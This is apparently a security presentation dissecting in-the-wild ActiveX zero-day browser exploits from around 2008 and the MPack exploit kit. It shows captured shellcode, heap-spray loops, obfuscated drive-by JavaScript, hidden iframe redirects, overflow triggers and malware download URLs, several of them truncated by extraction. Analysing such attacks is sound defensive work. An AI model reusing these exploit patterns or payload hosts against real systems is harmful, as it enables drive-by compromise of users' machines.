Xunlei 0-Day - II



Xunlei 0-Day - II

```
<SCRIPT language="JavaScript">
var expires = new Date();
expires.setTime(expires.getTime() + 24 * 60 * 60 * 1000);
var set_cookie = document.cookie.indexOf("say_hello=");
if (set_cookie == -1){document.cookie = "say_hello=1;expir
document.write('<object id="gl" classid="clsid:F3E70CEA-95
var helloworld2Address = 0x0c0c0c0c;
var shellcode = unescape("%u4343%u4343%u4343%ua3e9%u0000%u
u0868%uf78b%u046a%ue859%u0043%u0000%uf9e2%u6f68%u006e%u680
u20ec%udc8b%u206a%uff53%u0456%u04c7%u5c03%u2e61%uc765%u034
u8b10%u50dc%uff53%u0856%u56ff%u510c%u8b56%u3c75%u748b%u782
u33c5%u0fdb%u10be%ud63a%u0874%ucbc1%u030d%u40da%uf1eb%u1f3
u031c%u8bdd%u8b04%uc503%u5eab%uc359%u58e8%uffff%u8eff%u0e4
u2f1a%u6870%u7474%u3A70%u2F2F%u2E75%u6168%u6D6F%u752E%u2F7
```


GlobalLink Chat 0-Day

- GlobalLink GLItemCom.DLL ActiveX Control Unbound *strcpy()* inside the *SetInfo()* method.
- The last, and seventh argument, passed to the *SetInfo()* method is copied into an object of some kind and the buffer happens to be adjacent to at least one critical pointer.
- By supplying 40 bytes as the argument to the *SetInfo()* method, an attacker can corrupt what appears to be the pointer to a function table.
- The EAX register is controlled by the attacker

<pre>MOV ECX,DWORD PTR DS:[ESI+8] MOV DWORD PTR DS:[ESI],glItemCo.01FD04C4 TEST ECX,ECX JE SHORT glItemCo.01FC30B5 MOV EAX,DWORD PTR DS:[ECX] PUSH 1 CALL DWORD PTR DS:[EAX] MOV ECX,DWORD PTR DS:[ESI+C] POP ESI TEST ECX,ECX JE SHORT glItemCo.01FC30C3 MOV EAX,DWORD PTR DS:[ECX] PUSH 1 CALL DWORD PTR DS:[EAX] RETN PUSH EBP MOV EBP,ESP PUSH ESI CALL ESI,ECX</pre>	<table><tr><td>EAX</td><td>0C0C0C0C</td></tr><tr><td>ECX</td><td>01FE36D8</td></tr><tr><td>EDX</td><td>7DED3DE0</td></tr><tr><td>EBX</td><td>017996D4</td></tr><tr><td>ESP</td><td>0013E660</td></tr><tr><td>EBP</td><td>0013E688</td></tr><tr><td>ESI</td><td>01FE3678</td></tr><tr><td>EDI</td><td>01FE3668</td></tr><tr><td>EIP</td><td>01FC30B3</td></tr><tr><td>C 0</td><td>ES 0023</td></tr><tr><td>P 1</td><td>CS 001B</td></tr><tr><td>A 0</td><td>SS 0023</td></tr><tr><td>Z 0</td><td>DS 0023</td></tr><tr><td>S 0</td><td>FS 003B</td></tr><tr><td>T 0</td><td>GS 0000</td></tr><tr><td>D 0</td><td></td></tr><tr><td>O 0</td><td>LastErr</td></tr></table>	EAX	0C0C0C0C	ECX	01FE36D8	EDX	7DED3DE0	EBX	017996D4	ESP	0013E660	EBP	0013E688	ESI	01FE3678	EDI	01FE3668	EIP	01FC30B3	C 0	ES 0023	P 1	CS 001B	A 0	SS 0023	Z 0	DS 0023	S 0	FS 003B	T 0	GS 0000	D 0		O 0	LastErr
EAX	0C0C0C0C																																		
ECX	01FE36D8																																		
EDX	7DED3DE0																																		
EBX	017996D4																																		
ESP	0013E660																																		
EBP	0013E688																																		
ESI	01FE3678																																		
EDI	01FE3668																																		
EIP	01FC30B3																																		
C 0	ES 0023																																		
P 1	CS 001B																																		
A 0	SS 0023																																		
Z 0	DS 0023																																		
S 0	FS 003B																																		
T 0	GS 0000																																		
D 0																																			
O 0	LastErr																																		

GlobalLink Chat 0-Day

- This address is later used in a call to the first entry in the function table, which allows the attacker to in turn supply an arbitrary function pointer.
- If the attacker ensures that EAX references an address containing the address of their payload, then they can reliably execute arbitrary code.
- This is typically accomplished in the wild by employing a technique known as heap spraying, which fills a large portion of process memory with data in hopes that the payload will be stored at a predictable location.

Address	Hex dump	ASCII
01FE36B4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01FE36C4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01FE36D4	C9 01 08 00 04 04 FD 01 78 01 FE 01 00 00 00 00	irC. 42 0x0=0...
01FE36E4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01FE36F4	DC 04 FD 01 00 00 00 00 00 00 00 00 00 00 00 00	420.....
01FE3704	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01FE3714	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01FE3724	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Pre Copy

Address	Hex dump	ASCII
01FE36B4	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
01FE36C4	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
01FE36D4	41 41 41 41 0C 0C 0C 0C 00 01 FE 01 00 00 00 00	AAAA.....0=0...
01FE36E4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01FE36F4	DC 04 FD 01 00 00 00 00 00 00 00 00 00 00 00 00	420.....
01FE3704	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01FE3714	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01FE3724	00 00 00 00 78 36 FE 01 00 00 00 00 00 00 00 00 0086=0.....

Post Copy

SS Reader 0-Day

➤ SSReader is an application that is designed to allow a computer user to read e-books, digital equivalents of conventional printed books. The application interface is designed to cater only to people who can understand the written Chinese language.

➤ The vulnerability resides in the Register method of the SSReader Ultra Star Reader ActiveX Control pdg2.dll.

```
[ ] I4 Register ([in] RegCode:Bstr, [in] UserName:Bstr )
```


SS Reader 0-Day

```
.text:100201B0 Register      proc near
...
.text:100201B0
.text:100201B0  push    ebp
.text:100201B1  mov     ebp, esp
.text:100201B3  sub     esp, 256          ; Create 256 byte fixed stack buffer.
....
.text:100201FF loc_100201FF:
.text:100201FF  push    ebx
.text:10020200  call    ds:strlenW       ; Get the length of the UserName argument.
....
.text:10020211  call    __alloca_probe   ; Allocate space on the stack to hold the
.text:10020211                          ; multibyte version of the UserName argument.
.text:10020211                          ; (We will call this copy UserName_ANSI)
.text:10020216  mov     esi, esp
...
.text:10020228  call    ds:WideCharToMultiByte ; Copy the UserName argument into the
.text:10020228                          ; newly allocated stack buffer.
.text:1002022E
.text:1002022E loc_1002022E:
.text:1002022E  mov     edi, esi         ; edi points to UserName_ANSI string on stack.
.text:10020230  or      ecx, 0FFFFFFFFh
.text:10020233  xor     eax, eax
.text:10020235  lea     edx, [ebp+vulnerable_static_buffer]
.text:1002023B  repne scasb
.text:1002023D  not     ecx              ; Get the length of the UserName_ANSI string.
.text:1002023F  sub     edi, ecx
.text:10020241  mov     eax, ecx
.text:10020243  mov     esi, edi
.text:10020245  mov     edi, edx         ; edi = vulnerable_static_buffer(256 bytes)
.text:10020247  shr     ecx, 2
.text:1002024A  rep movsd               ; Copy the UserName_ANSI string into the
.text:1002024A                          ; vulnerable 256 byte buffer.
.text:1002024A                          ; This operation does not consider that the
.text:1002024A                          ; target buffer is only 256 bytes and results
.text:1002024A                          ; in process memory corruption.
```



SS Reader 0-Day

- The exploit is 7bit-encoded, which serves to obscure the exploit text and helps prevent detection.



```
<script>window.onerror=function(){return true;}</script>
<object classid="clsid:7F5E27CE-4A5C-11D3-9232-0000B48A05B2" style='display:none' id='target'></object>
<SCRIPT language="javascript">
  var ells2kdo3r = "hi1265369";
  var shellcode = unescape(" "+" "+"+"%u9090"+" "+" "+"+"%u9090"+"
  "+" "+"+"%ufe9"+" "+" "+"+"%u0000"+" "+" "+"+"%u5a00"+" "+" "+"+"%ua164"+" "+" "+"+"%u0030"+" "+" "+"+"%u0000"+" "+" "+"+"%u40
  "+" "+"+"%ulc70"+" "+" "+"+"%u8bad"+" "+" "+"+"%u0840"+" "+" "+"+"%ud88b"+" "+" "+"+"%u738b"+" "+" "+"+"%u8b3c"+" "+" "+"+"%ule
```

SS Reader 0-Day

- The variable declaration `var ell1s2kdo3r = "hi1265369"` is interspersed throughout the script.
- The shellcode array is also broken up by interspersing string-concatenation operators throughout, which is also a tactic to evade detection.

```
<script>window.onerror=function(){return true;}</script>
<object classid="clsid:7F5E27CE-4A5C-11D3-9232-0000B48A05B2" style='display:none' id='target'></object>
<SCRIPT language="javascript">
    var ell1s2kdo3r = "hi1265369";
    var shellcode = unescape(" "+" "+"+"%u9090"+" "+" "+"+"%u9090"+
    " "+" "+"+"%ufe9"+" "+" "+"+"%u0000"+" "+" "+"+"%u5a00"+" "+" "+"+"%ua164"+" "+" "+"+"%u0030"+" "+" "+"+"%u0000"+" "+" "+"+"%u40
    " "+" "+"+"%ulc70"+" "+" "+"+"%u8bad"+" "+" "+"+"%u0840"+" "+" "+"+"%ud88b"+" "+" "+"+"%u738b"+" "+" "+"+"%u8b3c"+" "+" "+"+"%u16
```

Real Player ActiveX 0-Day

```
GET / HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: www.tops100.org
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
```

```
HTTP/1.1 200 OK
Content-Length: 90479
Content-Type: text/html
Content-Location: http://www.tops100.org/default.html
Last-Modified: Tue, 01 Apr 2008 15:12:35 GMT
Accept-Ranges: bytes
ETag: "b66ad2d0a94c81:19eb"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 03 Apr 2008 16:15:39 GMT
```

```
<iframe src=http://173.cncz.us/new173.htm width=0 height=0></iframe>
<html>
```

```
GET /new173.htm HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, applic
Referer: http://www.tcps100.crg/
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 173.cncz.us
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Thu, 03 Apr 2008 16:15:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 158
Content-Type: text/html
Set-Cookie: ASPSESSIONID4QRDAQCS=HJCBILECAJLPJHFCAIMMIMK; path=/
Cache-control: private
```

```
<iframe src=w/u.html width=0 height=0></iframe>
```

```
X-Powered-By: ASP.NET
Date: Thu, 03 Apr 2008 16:15:41 GMT
Connection: keep-alive
```

[illegible]

Real Player ActiveX 0-Day

```
/*00000000000000000000000000000000*/
try{if(new
ActiveXObject("M"+"i"+"cro"+"so"+"ft.X"+"ML"+"H"+"I"+"P"))window["document"]["write"]('<i
style=display:none src="1.gif"></iframe>')}}catch(e){};
try{if(new ActiveXObject("IE"+"RP"+"\\x43\\x74\\x6C\\x2E\\x49\\x45\\x52"+"PC"+"tl.1"))
window["document"]["write"]('<iframe style=display:none src="7.gif"></iframe>');
window["document"]["write"]('<iframe style=display:none src="2.gif"></iframe>')
}catch(e){};
try{if(new
ActiveXObject("M"+"PS.S"+"to"+"rm"+"Pl"+"ay"+"er"))window["document"]["write"]('<iframe
style=display:none src="3.gif"></iframe>')}}catch(e){}; try{if(new
ActiveXObject("P"+"Ow"+"ER"+"PLA"+"YE"+"R.Pow"+"rPlay"+"erC"+"trl.1"))window["document"]
style=display:none src="4.gif"></iframe>')}}catch(e){};
```

- Instead of using the well-defined script API to write HTML code to the page, the attacker makes use of Document Object Model (DOM) indexing.
- Accesses the parent object window and indexes the document subobject: `window["document"]`.
- It then references a method owned by the document object, by appending a second index: `window["document"]["write"]` causing the actual HTML code to be generated.

Real Player ActiveX 0-Day

```
var bigblock=unescape("%u0000%u0000");
var headersize=20;
var slackspace=headersize+shellcode.length;
while(bigblock.length<slackspace)bigblock+=bigblock;
var fillblock=bigblock.substring(0,slackspace);
var block=bigblock.substring(0,bigblock.length-slackspace);
while(block.length+slackspace<0x40000)block=block+block+fillblock;
var memory=new Array();
for(i=0; i<400; i++){memory[i]=block+shellcode}
var buf='';
while(buf.length<32)buf=buf+unescape("%0C");
var m='';
m=obj.Console;
obj.Console=buf;
obj.Console=m;
m=obj.Console;
obj.Console=buf;
obj.Console=m;

</script>
```



- The vulnerability involves the Console parameter of an ActiveX control within the rmoc3260.dll library. Version 11.0.1 (build 6.0.14.794) was reported vulnerable.

Real Player ActiveX 0-Day


```
document.write("<script> ");
document.writeln("<head>");
document.writeln(" <script language=\"JavaScript\">");
document.writeln("eval(function(p,a,c,k,e,d){e=function(c){return(c<a?\\'\\':e(parse
String.fromCharCode(c+29):c.toString(36))};if(!\\'\\.replace(/\\^\\/,String)){while(
{return d[e]}];e=function(){return\\'\\\\w+\\'};c=1};while(c--){if(k[c])p=p.replace(
\\'g\\',k[c]);return p}\\'e b(){4z f=3;4z c=4y(\\'%3w%2t\\'+\\'%1o%2A%1G%o\\'+\\'%V%1l%
1U%3n%1t%3s\\'+\\'%14%4c%F%o%4d%46%4F%3k%3f\\'+\\'%1d%3K%o%4p%49%I%o%3j%1v\\'+\\'%2I%4o%
\\'%3i%P%2I%33%3H%3y\\'+\\'%o%3i%1r%2I%3Q%3Z%3h%o%3i\\'+\\'%1i%2I%4l%35%34%o%3i%13%2I\\
\\'%1I%3Z%1A%28%21%1Y%23%v%3u\\'+\\'%1B%4q%F%2H%1q%2F%1S%o%3i\\'+\\'%1x%36%2p%2a%2c%39
1w\\'+\\'%4r\\'+\\'%1y%2h%2c%44%w%o%3P%F\\'+\\'%o%1L%3N%q%3r%25%3q%16%2o\\'+\\'%2e%2V%3o%
\\'%1g%1k%4g%15%40\\'+\\'%K%1V%4f%4n%2Y%2l%4a%2k%M\\'+\\'%2F%1b%3p%1s%41%U%0%2r%2i\\'+\\
%E%o%4k%3Y%3F%2P\\'+\\'%2B%3W%Q%A%o%4s%F%1X%3T\\'+\\'%26%2M\\'+\\'%3U%Q%2L%2y%1Z%2u%2E\\
%1F%10%2U%2z%1Z%2T%2C%2g\\'+\\'%2c%3l%1F%3t%37%o%1Q%1Z%T\\'+\\'%4j%1m%10%2b%1T%S%4r%1j
29%27%2h%4e%4F%3k%3g%2Z%1J\\'+\\'%1M%3d%Z%3F%39%4w%ss%2X%3c\\'+\\'%Z%3F%39\\'+\\'%4w%u%2x
y\\'+\\'%o%2G%1h%o%z%1l%X%1w%1p\\'+\\'%4e\\'+\\'%4F%4p%2s%2j%2m%43%4F%4p\\'+\\'%45%4m%4x\\'+
20%2Q%1D%31%x\\');4z 8=4y(\\'%17%17\\');4z h=f+c.j;4B(8.j<h)8+=8;4z 9=8.n(0,h);4z i=
l=m 6();d(g=0;g<5;g++){l[g]=i+c}4z a=\\'\\'\\'\\'\\';4B(a.j<4)a=a+4y(\\'%1\\');4z k=\\'\\'\\'\\'\\'
\\';k=4A.7;4A.7=a;4A.7=k;4A.k=4A.7;4A.7=a;4A.7=k}\\',62,286,\\'|0C|0x40000|20|32|400
buf|cccccc|fdsjkfdssss|for|function|hhhheeee|iiiiiss|jjjjccbbb|length|m|memory
u0008|u0015|u0030|u0035|u004e|u0062|u0065|u0068|u006a|u006c|u0070|u0074|u00b9|u01
u030d|u0320|u0324|u0378|u038b|u0445|u0447|u0455|u046a|u0474|u048b|u0500|u0544|u06
u0845|u0870|u0874|u087d|u0C0C|u0c45|u0c47|u0c80|u0c8b|u0e8a|u0fc0|u0fe0|u0fe4|u0f
u12eb|u1445|u17eb|u1824|u1a36|u1c45|u1c5a|u1c70|u1e74|u205d|u2075|u2445|u2455|u25
u3089|u30a1|u312e|u3303|u3350|u3356|u3361|u33c9|u33f3|u348d|u3835|u3900|u3c48|u3f
```

- Another variant is encoded using the increasingly popular JavaScript Compressor engine. This tool, available online, packs a script in such a way that the resulting encoded script begins with function(p,a,c,k,e,d), making it easily identifiable.

Facebook ActiveX Attack



Facebook ActiveX Attack



The screenshot shows a web browser window with the address bar displaying the URL: `http://profile.myspace.com.index.cfm.fuseaction.user.viewprofile.friend.518729.cn/.footer_01.gif`. The browser's menu bar includes 'File', 'Edit', 'View', and 'Help'. The main content area displays the source code of the page, which contains a JavaScript payload. The code is as follows:

```
<SCRIPT Language="JavaScript">
eval(unescape("%66%75%6E%63%74%69%6F%6E%20%64%28%73%29%7B%72%3D%6E%65%77%20%41%72%72%61%79%28%29%3B%74%3D%22%22%3B%6A%3D%30%
</SCRIPT>
```

The status bar at the bottom of the browser window indicates the cursor is at 'Line 3, Col 10'.

- Facebook Photo Uploader 'ImageUploader4.1.ocx' FileMask Method ActiveX Buffer Overflow Vulnerability
- Yahoo! Music Jukebox 'mediagrid.dll' ActiveX Control Remote Buffer Overflow Vulnerability
- Yahoo! Music Jukebox AddImage Function ActiveX Remote Buffer Overflow Vulnerability
- Apple QuickTime RTSP URI Remote Buffer Overflow Vulnerability

Facebook ActiveX Attack

- Stack-based overflow in Aurigma ImageUploader4.1.ocx ActiveX control

The screenshot displays two debugger windows. The left window, titled 'SEH chain of thread 00000298', shows a table with two entries: Address 0161C978 and SE handler 41414141. The right window, titled 'Registers (FPU)', shows the state of various registers. EAX, ECX, and EDI are all 41414141. EDX is 02529EDA, pointing to ImageUpI.02529EDA. EBX is 00000000. ESP is 0161C6BC. EBP is 0161C984, pointing to ASCII 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'. ESI is 41414141. EIP is 0235107F, pointing to ImageUpI.0235107F. Other registers like C, P, A, Z, S, T, and N are also listed with their values and bit widths.

Address	SE handler
0161C978	41414141

Register	Value	Comment
EAX	41414141	
ECX	41414141	
EDX	02529EDA	ImageUpI.02529EDA
EBX	00000000	
ESP	0161C6BC	
EBP	0161C984	ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ESI	41414141	
EDI	41414141	
EIP	0235107F	ImageUpI.0235107F
C	0	ES 0023 32bit 0(FFFFFFFF)
P	0	CS 001B 32bit 0(FFFFFFFF)
A	0	SS 0023 32bit 0(FFFFFFFF)
Z	0	DS 0023 32bit 0(FFFFFFFF)
S	0	FS 003B 32bit 7FFD9000(FFF)
T	0	GS 0000 NULL
N	A	

```
004011B9  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 DB 00
004011BA  . 68 74 74 70 31 ASCII "http://currentse"
004011CA  . 73 73 69 6F 61 ASCII "sion.net/session"
004011DA  . 6E 2F 66 61 61 ASCII "n/facebfile.php?"
004011EA  . 61 63 74 69 61 ASCII "action=download%"
004011FA  . 6D 6F 64 65 31 ASCII "mode=abc",0
00401203  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 DB 00
```

MS DirectX 0-Day

```
<object classid="clsid:201EA564-A6F6-11D1-811D-00C04FB6BD36"  
id="DirectXSDK"></object>  
var address = "\x41\x41\x41\x41";  
while(address.length < 2088) address += address;  
DirectXSDK.SourceUrl = address;
```

- Buffer-overflow in the 'DXTLIPI.DLL' included in the Microsoft DirectX Media SDK.
- DirectX Media SDK was deprecated 2002.
- The vulnerability affects the 'SourceUrl' property of the 'DXSurface.LivePicture.FlashPix.1' ActiveX control.
- SourceURL parameter of more than 2088 bytes results in the ECX register becoming corrupt and later causing a call to an attacker-supplied address.

MS DirectX 0-Day

```

VulnerableCode:
mov     eax, [ecx]
push    1
call    dword ptr [eax] ; EAX is controlled through ECX

```

```

284 .
285 .function sdk_exploit()
286 .{
287 ..if (isMemory == false ) makeMemory();
288 ..var tmp = "\x0A\x0A\x0A\x0A";
289 ..var tmp_size = 1044;
290 ..while(tmp.length < (tmp_size * 2)) tmp += tmp;
291 ..tmp = tmp.substring(0, tmp_size);
292 ..sdk.SourceUrl = tmp;
293 ..location.reload();
294 .}
295 .
296 .function yahoo_exploit()

```


```

Registers (FPU)
EAX 00000000
ECX 00000074
EDX 0505FF51 ASCII "C:\U.exe"
EBX 0505FF51 ASCII "C:\U.exe"
ESP 01BCF9EC
EBP 01BCFB04
ESI 0505FFCE ASCII "http://xpsite.org/load/index.php?wmid=8&pid=1"
EDI 702F1A36
EIP 61495B15 urlmon.61495B15

```

MS DirectX 0-Day

- [hxxp]://xpsite.org/load/index.php?wmid=8&pid=195eb8d5ef0ff76d9fcbe348a2185b4a51140ff5b 1
- [hxxp]://xpsite.org/load/index.php?wmid=9&pid=1ed0ae96942b03ab9000e368e0dcbddc8242b7524 2



MPack Exploitation Toolkit

Cyber-crime at its best

- Sold like commercial software (\$500-\$1000).
- Technical support, developer upgrades.
- Embed and enjoy!
- Has a management console and analytics interface.

MPack Exploitation Toolkit

Cyber-Crime at its best











MPack v0.86 stat

Attacked hosts: (total/uniq)

IE XP ALL	39062 - 35472
QuickTime	22 - 21
Win2000	2197 - 2073
Firefox	7166 - 7040
Opera7	214 - 211

Traffic: (total/uniq)

Total traff:	53858 - 47831
Exploited:	11981 - 10222
Loads count:	5518 - 5155
Loader's response:	46.06% - 50.43%
User blocking:	ON
Country blocking:	OFF
Efficiency: 10.25% - 10.78%	

Country	Traff	Loads	Efficiency
 RU - Russian federation	14223	1934	13.6
 IL - Israel	3660	285	7.79
 US - United states	3621	114	3.15
 IN - India	3275	568	17.34
 FR - France	2846	131	4.6
 AU - Australia	2529	77	3.04
 PL - Poland	2453	131	5.34
 TR - Turkey	2013	259	12.87
 UA - Ukraine	1905	288	15.12
 BY - Belarus	1691	245	14.49



The Russian Business Network

Cyber-Crime at its best

- Organized cyber-crime conglomerate.
- Physically based in Russia.
